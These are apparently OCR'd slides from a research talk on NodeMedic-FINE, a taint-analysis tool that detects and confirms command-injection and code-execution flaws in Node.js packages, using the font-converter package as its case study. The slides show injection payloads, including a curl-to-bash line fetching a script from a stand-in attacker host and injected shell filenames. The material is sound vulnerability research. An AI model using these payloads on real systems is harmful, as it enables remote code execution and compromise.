NodeMedic-FINE: Automatic Detection and Exploit Synthesis for Node.js Vulnerabilities

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[‡] *Instituto Superior Técnico*

* *This work is not affiliated with my role at Amazon*

Carnegie Mellon University
Electrical & Computer ENGINEERING
CyLab Carnegie Mellon University Security and Privacy Institute
TÉCNICO LISBOA

The Node.js Runtime: “JavaScript Everywhere”

Node.js brings JavaScript out of the browser to server-side, desktop, IoT

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

https://survey.stackoverflow.co/2024/technology#1-web-frameworks-and-technologies

Node.js Privileged API Misuse Leads to Vulnerabilities

Node.js extends JS capabilities with APIs that interact with the host environment

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- **JS: Dynamic code evaluation**: `eval, new Function`

`“.__proto__ + console.log(secret_key);”` → `eval` → </> `uah9f7h2u3s`

Arbitrary Code Execution (ACE; CWE-94)

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
```

`eval`




```
uah9f7h2u3s
```

Arbitrary Code Execution (ACE; CWE-94)

- **Node.js: OS-level command execution**: `exec, spawn`

```
"$(curl -sL attack.com/a3c6.sh | bash)"
```

`exec`



Arbitrary Command Injection (ACI; CWE-88)

Real-World Node.js Package Vulnerability

Node.js package *font-converter*

- 8K downloads before vuln reported
- Interface to CLI tool FontForge

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```
function convert(src, dst) {
  ...
  var command =
    'fontforge -script ”'
   + forgeScriptPath
   + '" ”'
   + src
   + '" ”'
   + dst
   +'”'
  exec(command, callback);
  ...
}
```

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Taint analysis → ACI vulnerability

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}
```

Taint analysis → ACI vulnerability

- User-controlled font filenames allow user to execute shell commands

```
convert("$(attacker cmd);# ",...);

$ root
```

Assigned CVE with CVSS **9.8**
(critical severity)

Real-World Node.js Package Vulnerability

Steps for Vulnerability Identification

```
function convert(src, dst) {
  ...
  var command =
    'fontforge -script ”'
   + forgeScriptPath
   + '" ”'
   + src
   + '" ”'
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   +'”'
  exec(command, callback);
  ...
}
```

```
convert(” $(touch success);#",...);
$ ls
success
```

Real-World Node.js Package Vulnerability

Steps for Vulnerability Identification

Detection:
Tainted Flow →

```
function convert(src, dst) {
  ...
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    'fontforge -script "'
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  exec(command, callback);
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}
```

Confirmation:
Proof-of-Concept →

```
convert(" $(touch success);#",...);
$ ls
success
```

Challenges: Automated Detection & Confirmation of Flows

Detection:
Taint Analysis

- *Precise* and *scalable* dynamic taint analysis

  [NodeMedic ‘23, AFFOGATO ‘20, Ichnaea ‘18]

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

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

Generated Driver

```
const PUT =
  require('package');
var inpt = {0: '0'};
__set_taint__(inpt);
PUT.fn(inpt);
...
```

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

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

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

